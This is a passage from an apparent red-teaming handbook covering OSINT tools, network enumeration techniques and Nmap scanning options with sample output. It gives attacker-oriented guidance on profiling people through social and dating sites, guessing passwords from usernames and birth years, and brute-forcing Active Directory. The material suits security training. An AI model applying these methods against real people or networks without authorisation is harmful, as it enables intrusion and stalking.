  -f FILE_TARGET, --file FILE_TARGET
                       Provide Input
  -a, --active          Run Active Scan attacks
  -q, --quiet          Run scans in automated manner accepting default
                       answers
  -o OUTPUT, --output OUTPUT
                       Provide Destination Directory

      Connect at Social Media: @datasploit

r00t@r00t-KitPloit:/media/r00t/HDD 1TB/Kitploit/data-splloit$
```

*Datasploit OSINT tool; image courtesy of [KitPloit](#)*

## Maltego

Maltego Community Edition (CE) is a free OSINT tool from Paterva with quite a bit of functionality for analysis of real-world, publicly available relational information. Maltego can footprint Internet infrastructure used on social networking sites and collect information about the people who use it. Maltego will query DNS records, whois records, search engines, social networks, various online Application Programming Interfaces (APIs) and extract metadata that is used to find correlational relationships between names, email addresses, aliases, groups, companies, organizations, websites, domains, DNS names, netblocks, IP addresses, affiliations, documents, and files.



The Maltego OSINT tool; image courtesy of [Paterva.com](http://Paterva.com)

## Social Media

Social networking sites like LinkedIn, Facebook, Peerlyst, Twitter, Google+, Instagram and Snapchat can be a gold mine for information seekers. If you think about the types of personal information that these sites ask users to input, and the type of sometimes *very personal* content users often post to social media, it should be one of the first steps in the OSINT phase of Red Teaming. To collect information on LinkedIn for example, you may want to check out **ScrapedIn**. For Facebook there is **StalkScan**; for Twitter there is **GeoChirp**, **Tweepsmap** for location data, and **Tinfoleak** Web for analytics. Dating sites like Match.com, eHarmony, Plenty of Fish, Tinder, OkCupid, and Ashley Madison are also potential treasure troves that can be checked for particular target names and for gathering more information. With people searches, it is really only limited by how far you want to take it. You can pay on many of these sites to drill down further and attempt to get more information, but that is often unnecessary if your target is a particular company or organization.

## Automater

Automater is a URL/domain, IP address, and MD5 Hash tool aimed at making the analysis process easier for intrusion analysts. Given a target (URL, IP, or hash) or a file full of targets, Automater will return relevant results from sources like **IPvoid.com**, **Robtex.com**,

Fortiguard.com, unshorten.me, Urlvoid.com, Labs.alienvault.com, ThreatExpert, VxVault, and VirusTotal.

```
ddos@ddos ~/Desktop/TekDefense-Automater $ python Automater.py securityonline.info -v
Results found for: securityonline.info
No results found in the FNet URL
No results found in the Un Redirect
[+] IP from URLVoid: 104.31.70.237
[+] Blacklist from URLVoid: No results found
[+] Domain Age from URLVoid: 2017-02-25 (7 months ago)
[+] Geo Coordinates from URLVoid: 37.7697 / -122.393
[+] Country from URLVoid: (US) United States
[+] pDNS data from VirusTotal: ('2017-03-26', '104.31.70.237')
[+] pDNS data from VirusTotal: ('2017-03-25', '104.31.71.237')
[+] pDNS data from VirusTotal: ('2017-03-07', '65.254.72.247')
[+] pDNS data from VirusTotal: ('2016-02-14', '75.98.175.110')
[+] pDNS malicious URLs from VirusTotal: No results found
[+] Malc0de Date: No results found
[+] Malc0de IP: No results found
[+] Malc0de Country: No results found
[+] Malc0de ASN: No results found
[+] Malc0de ASN Name: No results found
[+] Malc0de MD5: No results found
No results found in the THIP
[+] McAfee Web Risk: No results found
```

Automater OSINT tool; image courtesy of SecurityOnline.com

For OSINT reconnaissance of the Deep Web, there are a multitude of search engines that can be used such as **PubPeer**, **Google Scholar**, Cornell University's **arXiv.org**, and Harvard's **Think Tank Search**. With Deep Web searches, you're mainly looking for articles, whitepapers, and studies published in academic journals and professional publications.

The screenshot shows the arXiv.org website interface. At the top left is the Cornell University Library logo. The main header features the arXiv.org logo and a search bar with the text "Search or Article ID" and "All fields". Below the search bar, there are navigation links for "Search", "Form Interface", and "Catchup". The main content area is titled "Open access to 1,460,673 e-prints in Physics, Mathematics, Computer Science, Quantitative Biology, Quantitative Finance, Statistics, Electrical Engineering and Systems Science, and Economics". It lists recent updates: "5-Sept 2018 arXiv looks to the future with move to Cornell CDS", "23 Jul 2018: Theoretical Economics and General Economics subject areas added to arXiv", "18 Jul 2018: Search interface updated to version 0.4", and "See cumulative 'What's New' pages. Read robots beware before attempting any automated download". The page is divided into three main subject categories: **Physics**, **Mathematics**, and **Computer Science**. Each category lists various sub-fields and includes links for "new", "recent", and "search".



*Cornell University's arXiv.org for Deep Web OSINT*

For OSINT reconnaissance of the Dark Web, search engines such as **DeepDotWeb**, **Reddit Deep Web**, **Reddit DarkNetMarkets**, **Hidden Wiki**, **Core.onion** (from Tor browser), **OnionScan**, and **Tor Scan** may provide some useful information. With the Dark Web, however, there will be some sites and services that are by invitation only, which can make finding them very difficult because they won't appear on a normal Dark Web search. Network-traffic pattern analysis from within the Dark Web is the only real way to find these types of sites. Remember also that Tor is not the only entrance to the Dark Web, there is also Freenet and I2P.



*Using the OnionScan OSINT tool to scan the Dark Web; image courtesy of [Mascherari.press](#)*

OSINT collection is only limited by your imagination. You can take any number of these tools or search examples and tweak them to your needs and get even better results. We have only covered a select few OSINT tools designed to give you a taste of what is out there. There are so many more tools to discover and experiment with, many of which come included in Kali or BlackArch

Linux distros. At the end of your OSINT collection, you should have plenty of information to enumerate in the next phase. Happy hunting!

## Chapter 3

# Enumeration

Contributor: Hamza Mhirsi

### Introduction

The most important phase before attacking a target is “Reconnaissance”. The more effort the attacker puts in during this phase, the more likely the attack will be successful. Before the weaponization phase (gaining access), there are four phases in reconnaissance:

1. Footprinting
2. Scanning
3. Enumeration
4. Vulnerability Assessment

During the enumeration phase, the attacker creates an active connection with the target and tries to gain live information about it. These pieces of information will help to identify a system attack point that will help to accomplish the vulnerability assessment phase. We should not confuse this with the phase where we conduct information gathering about servers and operating systems running on them.

Enumeration is defined as the process of helping the attacker collect information about:

- Network resources
- Shares
- Users and/or groups
- Machine names
- Routing tables
- Applications and banners
- Auditing and service settings
- SNMP and DNS details

### Why Enumeration?

As mentioned in the previous section, enumeration is one of the most important steps. It helps us to identify the vulnerabilities present in the target system. This information will help us to set our strategy and make the attack easier and more effective.

## **Enumeration techniques**

There are many different techniques used for enumeration. We are going to explore the most commonly used ones. Before the “scanning” phase, we already knew what ports were open so we partially know what we are going to enumerate:

### **Extracting usernames using email IDs**

If an attacker can extract email IDs, he can automatically get usernames, as most companies give their users matching emails addresses. For example, take the company name “XYZ,” and a worker name “David Alex,” and his email will most likely be: david.alex@XYZ.com. Automatically all worker emails will be in the same format, thus we can extract usernames in one click.

### **Extract information using the default password**

Now we have usernames, it’s time to try a default password. Many users are lazy and don’t make the effort to create a new password every three months, so they automatically use their username and just add their year of birth for example, and such information can be found in social media. We should not forget network devices like routers, servers, and switches when trying to identify default passwords.

### **Brute Force Active Directory**

Active Directory is one of the important primary targets for an attacker. Active Directory is a centralized LDAP service that provides identification and authentication for network devices using Windows. Having access to this service can cover a large part of the Enumeration phase.

Brute-force attacks on a server can probably be stopped by security devices. That’s why this attack should be performed with forethought; in most cases, the attacker would brute force Active Directory using a dictionary.

### **Extract information from LDAP (TCP/UDP 389)**

Lightweight Directory Access Protocol is an application protocol that allows sharing of information on the network; this protocol can be useful as a central place to store usernames and

passwords that will help different applications connect to LDAP in order to validate users. Such a protocol will help us to gather information about users, systems, networks, services, and applications throughout the network.

### **Global Catalog Service**

In a network where we found several Active Directory services, the Global Catalog Service is a central directory automatically built on the basis of partial copies of information from the various directories. Global Catalog Service can provide user information and is the most searchable catalog of all objects in every domain.

### **Extract usernames using SNMP (UDP 161) and SNMP trap (UDP 162)**

Simple Network Management Protocol is an internet standard to collect and organize information about all the managed devices in the network. An attacker can find all log data stored on the SNMP management server, or he can scan the SNMP trap alert messages sent over the network. SNMP gathers information like usernames, managed devices, and network management systems.

### **Extract information using DNS Zone transfer (TCP 53)**

A DNS zone transfer is an operation between primary and secondary DNS servers in order to synchronize the records for a domain. Those transfers can give the attacker information about the internal topology of the network.

### **Extract information using SMTP (TCP 25)**

Simple Mail Transfer Protocol is an internet standard for email transmission that can be found in most infrastructures, this will help us to enumerate usernames.

### **Extract information using SMB (TCP 139)**

Server Message Block is a protocol that helps us to share files in the LAN between Windows devices. The protocol also helps to enumerate IP address, NetBIOS computer names, available services, logged-in usernames, and MAC addresses.

### **Extract information using Microsoft RPC Endpoint Mapper (TCP 135)**

Microsoft Remote Procedure Call manages most of the processes related to network protocols and communication, that will help us to enumerate a list of all registered programs, the RPC program number, supported version numbers, port numbers and protocols, and program names.

## Extract information using NetBIOS Name Service NBNS (TCP 137)

NBNS is a service used by Windows Internet Name Service and it is responsible for establishing session connections between different windows devices on the network. This service maintains a database that holds host names and the corresponding IP addresses. NBNS does not support IPv6.

## Extract information using NTP Enumeration (UDP 123)

Network Time Protocol is responsible for clock synchronization between computer systems and trusted time servers. This technique may provide valuable information, such as a list of hosts connected to an NTP server, client IP addresses and their system names and OS's, and/or internal IPs if the NTP server is in the DMZ (demilitarized zone).

## Enumeration Tools on Linux and Windows

In this section, we will talk about commonly used tools for enumeration and will identify their uses.

### SMTP Enumeration

- **NetScanTools Pro** is a Windows tool with a graphical user interface, it is an email generator and email relay testing tool.
- **SMTP-user-enum** is a tool that enumerates OS-level user accounts on Solaris (UNIX) via the SMTP service.
- **Metasploit** offers the “auxiliary/scanner/SMTP/smtp\_enum” module that helps to enumerate usernames.

### NetBIOS Enumeration

- **Nbtstat** is a tool in Windows that displays protocols' statistics, NetBIOS name tables and name cache.
- **SuperScan** is a tool in Windows that scans ports and resolves hostnames.
- **Hyana** is a tool that shows user login names for Windows servers and domain controllers.
- **Netview** is a command line tool to identify shared resources on a network.

### SNMP Enumeration

- Rory McCune's **snmpwalk** wrapper script helps automate the username enumeration process for SNMPv3.
- **OpUtils** is a tool for Windows and Linux that helps to monitor, diagnose, and troubleshoot IT resources.
- **SNMP-check** allows enumerating the SNMP devices and returns the output in a human-readable format.

## LDAP Enumeration

- **LDAP Admin Tool** or **JXplorer** is a cross-platform LDAP browser and editor that can be used to search, read, and edit any standard LDAP directory. It can be used on Linux, Windows, and many other operating systems.
- **Windapsearch** is a Python script to help enumerate users, groups, and computers from a Windows domain through LDAP queries.

## NTP Enumeration

- **ntptrace** is a utility available on Linux to trace a chain of NTP servers.
- **ntpd** and **ntpq** are utilities available on Linux to monitor the operation of the NTP daemon.

## DNS Enumeration

- **nslookup** is one of the oldest DNS querying tools to obtain a domain name to IP address mapping and other DNS details.
- **host** or **dig** (domain information groper) are utilities available on Linux that help to query DNS servers and perform DNS lookups.

## SMB enumeration

- **SMBMap** allows users to enumerate share drives across an entire domain.

## Other Helpful Enumeration Tools Provided with Kali

- **theHarvester** gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources like PGP key servers and SHODAN.
- **Enum4linux** is a tool to enumerate information from Windows and Samba systems.
- **Devploit** is a simple python script for Information Gathering.
- **Red Hawk v2** is an all-in-one tool for Information Gathering.

- **Metagoogil** is a tool that utilizes the Google search engine to get metadata from the documents available in the target domain.

## Summary

This chapter was a lightweight overview of the enumeration process. We started by introducing the importance of enumeration, then we continued with a list of the different enumeration techniques. Later we dived into specific tools that we can use to obtain our objectives.



## Chapter 4

# External Reconnaissance

Contributor: Haythem Arfaoui

## Active Reconnaissance

### Introduction

Active footprinting involves the use of tools and techniques that can aid you in gathering more information about your target. Unlike passive footprinting where the process never ‘touches’ the target, active footprinting involves tasks that may be logged by the target’s systems, therefore stealth is key.

### Nmap

Let’s start by giving you a quick introduction is to what “NMAP” is. NMAP is short for “Network MAPper”, a free and open-source command-line tool for network discovery and security assessment. It is used by ethical hackers, penetration testers, systems administrators, black hat hackers; anyone, in fact, who wants to understand more about the devices on a given network. It is also often called a network scanner or a port scanner because it scans for open ports on devices, but it has much more functionality than just a simple port or network scanner. In addition to the classic command line, NMAP also includes a GUI called “Zenmap.”

Now, we are going to go through the required steps to use NMAP in order to gather information on a target by running port scanning and fingerprinting. Essentially, in this screenshot you can see the output of running `nmap -h` which is the help command.

```

root@kali:~# nmap -h
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)

```

The above screenshot illustrates the most basic and simple command for NMAP., **nmap** **<target>**. Now, this simple default scan is actually scanning 1000 TCP ports. If we do a little search into this directory, (/usr/share/nmap, but this may differ depending on where NMAP is

installed on your system) you can see some of the default ports that NMAP uses for the default scan.

```
root@kali:~# sort -r -k3 /usr/share/nmap/nmap-services | grep tcp | head -n 100
http      80/tcp    0.484143      # World Wide Web HTTP
telnet    23/tcp    0.221265
https     443/tcp   0.208669      # secure http (SSL)
ftp       21/tcp    0.197667      # File Transfer [Control]
ssh       22/tcp    0.182286      # Secure Shell Login
smtp      25/tcp    0.131314      # Simple Mail Transfer
ms-wbt-server 3389/tcp  0.083904      # Microsoft Remote Display Protocol (aka ms-term-serv, microsof
t-rdp) | MS WBT Server
pop3      110/tcp   0.077142      # PostOffice V.3 | Post Office Protocol - Version 3
microsoft-ds 445/tcp  0.056944      # SMB directly over IP
netbios-ssn 139/tcp  0.050809      # NETBIOS Session Service
imap      143/tcp   0.050420      # Interim Mail Access Protocol v2 | Internet Message Access Protocol
domain    53/tcp    0.048463      # Domain Name Server
msrpc     135/tcp   0.047798      # epmap | Microsoft RPC services | DCE endpoint resolution
mysql     3306/tcp  0.045390
http-proxy 8080/tcp  0.042052      # http-alt | Common HTTP proxy/second web server port | HTTP AL
ternate (see port 80)
pptp      1723/tcp  0.032468      # Point-to-point tunnelling protocol
rpcbind   111/tcp   0.030034      # sunrpc | portmapper, rpcbind | SUN Remote Procedure Call
pop3s     995/tcp   0.029921      # POP3 protocol over TLS/SSL | pop3 protocol over TLS/SSL (was spop3) | POP3 ov
er TLS protocol
imaps     993/tcp   0.027199      # imap4 protocol over TLS/SSL | IMAP over TLS protocol
vnc       5900/tcp  0.023560      # rfb | Virtual Network Computer display 0 | Remote Framebuffer
NFS-or-IIS 1025/tcp  0.022406      # blackjack | IIS, NFS, or listener RFS remote_file_sharing | n
etwork blackjack
submission 587/tcp   0.019721      # Message Submission
sun-answerbook 8888/tcp  0.016522      # ddi-udp-1 | ddi-tcp-1 | Sun Answerbook HTTP server. Or gnump
3d streaming music server | NewsEDGE server TCP (TCP 1) | NewsEDGE server UDP (UDP 1)
smux      199/tcp   0.015945      # SNMP Unix Multiplexer
h323q931  1720/tcp  0.014277      # h323hostcall | Interactive media | H.323 Call Control Signall
ing | H.323 Call Control
smtps     465/tcp   0.013888      # submissions | igmpv3lite | urd | smtp protocol over TLS/SSL (was ssmtp) | URL
Rendesvous Directory for SSM | IGMP over UDP for SSM | URL Rendezvous Directory for SSM | Message Submission o
ver TLS protocol
afp       548/tcp   0.012395      # afpovertcp | AFP over TCP
ident     113/tcp   0.012370      # auth | ident, tap, Authentication Service | Authentication Service
hosts2-ns  81/tcp    0.012056      # HOSTS2 Name Server
X11:1     6001/tcp  0.011730      # X Window server
```

If we run the default scan command as a privileged user, NMAP will launch what's known as a Raw SYN Stealth Scan. On the other hand, if we run the NMAP command as an unprivileged user, it will run a TCP Connect Scan. Without root privileges it will run a full connect scan.

## Nmap Port Status

**Open:** This indicates that an application is actively accepting TCP connections or UDP datagrams or SCTP associations on this port. Essentially this means that it is accepting connections and each open port is an avenue for attacks.

**Closed:** A closed port is accessible in that it receives and responds to NMAP probe packets but there is no application listening on it. These closed ports can be helpful in showing that a host is

up because closed ports are reachable and it's possible that it may be worth scanning it later in case something opens up.

**Filtered:** A filtered port means that NMAP cannot determine whether or not the port is open because some form of packet filtering prevents its probes from reaching the port. This means the probes are filtered by some sort of a dedicated firewall, router rules, ACLs, or a host-based firewall. Sometimes these ports respond with ICMP error message such as Type 3 Code 13, which is like destination unreachable.

**Unfiltered:** The unfiltered state means that a port is accessible, but NMAP is unable to determine whether it is open or closed. Only the ACK scan, which is used to map firewall rulesets, classifies ports into this state. Scanning unfiltered ports with other scan types such as a Window scan, a SYN scan, or a FIN scan, may help resolve whether the port is open.

**Open|Filtered:** This state indicates that NMAP isn't able to determine whether a port is open or filtered. The lack of response could also mean that the packet filter dropped the probe or any response it received. Thus, NMAP can not make sure that the port is open, or that it is filtered. UDP, IP, FIN, Null and Xmas scans categorize ports as well.

**Closed|Filtered:** This state is received when NMAP isn't able to determine whether a port is closed or filtered. This state is only used by the Idle scan based on IP packet identifiers.

## Host Discovery

Finding live hosts in your local network is a common task among penetration testers and system administrators to enumerate active machines on a network segment. Nmap offers higher detection rates over the traditional ping utility because it sends additional probes than the traditional ICMP echo request to discover hosts.

This recipe describes how to perform a ping scan with Nmap to find live hosts in a local network.

**#nmap -sL <target>** : (List Scan) No Scan. List targets only.

**#nmap -sn <target>** : (Disable Port Scan) This option tells Nmap not to run a port scan after host discovery.

**#nmap -Pn <target>** : (Disable Ping) Disable host discovery. Port scan only.

**#nmap -PS/PA/PU/PY [portlist] <target>** : TCP SYN/ACK, UDP or SCTP discovery to given ports.

## Scan Techniques

Most of the scan types are only available for privileged users. This is because they are sending and receiving raw IP packets, (or even ethernet frames) that require root access on Unix systems. Using an administrator account on Windows is recommended, though Nmap sometimes works for unprivileged users on that platform if WinPcap has already been loaded into the OS. So in this section, we are going to discuss the different scanning techniques that Nmap offers:

***#nmap -sS/sT/sA/sW/sM***: TCP SYN/Connect()/ACK/Window/Maimon scans

***#nmap -sU***: UDP Scan

***#nmap -sN/sF/sX***: TCP Null, FIN, and Xmas scans

***#nmap --scanflags <flags>***: Customize TCP scan flags

***#nmap -sI <zombie host[:probeport]>***: Idle scan

***#nmap -sY/sZ***: SCTP INIT/COOKIE-ECHO scans

***#nmap -sO***: IP protocol scan

***#nmap -b <FTP relay host>***: FTP bounce scan

## Port Specification and Scan Order

Port specification is an important part of the scan. We should set port scope carefully because the wrong scope will make our result vulnerable to false positives and timeout.

As we know TCP and UDP protocols have port numbers from 0 to 65535. There are default values for some scans but we can specify the target ports with this parameters.

***#nmap -p <port range> <target>***: Only scan specific ports

***#nmap -p <port range> --exclude-ports <port ranges> <target>***: Exclude the specified ports from scanning

***#nmap -F <target>***: Fast mode - Scan fewer ports than the default scan

***#nmap -r <target>***: Scan ports consecutively - don't randomize

***#nmap --top-ports <number> <target>***: Scan most common ports

**#nmap --port-ratio <ratio> <target>**: Scan ports more common than <ratio>

## Nmap Script and Version Scan

Nmap provides script scanning capability which gives Nmap very flexible behavior to get more information and tests about the target host. This feature is called Nmap Scripting Engine (NSE). NSE gives the user the ability to write scripts for the test. Lua is a programming language supported by NSE. NSE has some vulnerability detection scripts too.

NSE has categories to make things tidy. The following are the categories

- **auth** is used to authentication related scripts like x11-access, ftp-anon etc.
- **broadcast** script used to get new targets not listed in target parameter
- **brute** is used to brute forcing scripts like http-brute, snmp-brute
- **default** is some common script used for script scan
- **discovery** gives ability to determine targets information like html-title, snmp-sysdescr
- **dos** scripts used to test some Denial Of Service attacks
- **exploit** category scripts will try to exploit some vulnerabilities
- **external** is used to get some information from 3 party databases like whois
- **fuzzer** category scripts gives ability to fuzz some parts of the network packets
- **intrusive** category provides scripts those not safe because there is a risk to crash target
- **malware** scripts is used to scan target if the target have all ready installed malware
- **safe** category provides scripts those have no destructive effect on the target
- **version** category provides scripts to determine version like **-sV**
- **vuln** scripts will check for specific known vulnerabilities like realvnc-auth-bypass

Source: <https://www.poftut.com/nmap-script-version-scan/>

To use different category scripts in the Nmap script, NSE should be enabled for script scan with **-sC**. This will by default enable default category scripts for the target

**#nmap -sC <target>**: Enable Script Scan.

Now we want to use a specific script for our scan but first, we should list and get information about these scripts. Nmap have a web page where all scripts are listed. Here is the list of available NSE Scripts.

<https://nmap.org/nsedoc/>

Default category scripts are fired while Nmap scanning is performed but if we want to run a specific script we can specify the script name or category name like the following.

**`#nmap -sC --script=<script-name> <target>`** : Run a specific script

## Nmap Operating System Detection

One of Nmap's best-known features is remote OS detection using TCP/IP stack fingerprinting. OS detection enables some other tests which make use of information that is gathered during the process anyway.

**`#nmap -O <target>`** : Remote OS detection using TCP/IP stack fingerprinting

**`#nmap -A <target>`** : Enables OS detection, version detection, script scanning, and traceroute

Finally, for more details about the Nmap commands and the different techniques such as Nmap Timing and Performance, Nmap Output and others, I recommend you to check this cheat sheet created by Stationx.com.

[https://s3-us-west-2.amazonaws.com/stationx-public-download/nmap\\_cheet\\_sheet\\_0.6.pdf](https://s3-us-west-2.amazonaws.com/stationx-public-download/nmap_cheet_sheet_0.6.pdf)

## Scanning

Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of the target system, Identifying vulnerabilities and threats in the network. Network scanning is used to create a profile of the target organization.

Types of scanning:

- **Port Scanning**: To find open ports and services on a target
- **Network Scanning**: Find IP address in the network of the target
- **Vulnerability Scanning**: Find weakness or vulnerabilities on the target

**Port Scanning**: In this process, the ethical hackers, penetration testers, system administrators identify available and open ports and understand the services that run on the target. Ports and ports number can be classified into these three ranges:

- A. Well-known ports: **from 0 to 1023**
- B. Registered ports: **from 1024 to 49151**

C. Dynamic ports: from 49152 to 65535

## Port Scanning Tools

### NMAP

As we discovered it in the previous sections, Nmap is the most popular network discovery and port scanner in the history.

```
root@kali:~# nmap 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-11 03:25 CET
Nmap scan report for 192.168.1.1
Host is up (0.0099s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
5431/tcp  open  park-agent
MAC Address: 28:3B:82:C0:9C:78 (Unknown)
```

### Unicornschan

This is the second most popular free port scanner after Nmap. It is intended to provide a researcher with a superior interface for introducing a stimulus into and measuring a response from a TCP/IP enabled device or network.

```
root@kali:~# unicornschan 192.168.1.1
TCP open      ftp[ 21]      from 192.168.1.1  ttl 30
TCP open      ssh[ 22]     from 192.168.1.1  ttl 30
TCP open      telnet[ 23]  from 192.168.1.1  ttl 30
TCP open      domain[ 53]  from 192.168.1.1  ttl 30
TCP open      http[ 80]    from 192.168.1.1  ttl 30
```



## Zenmap

Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.

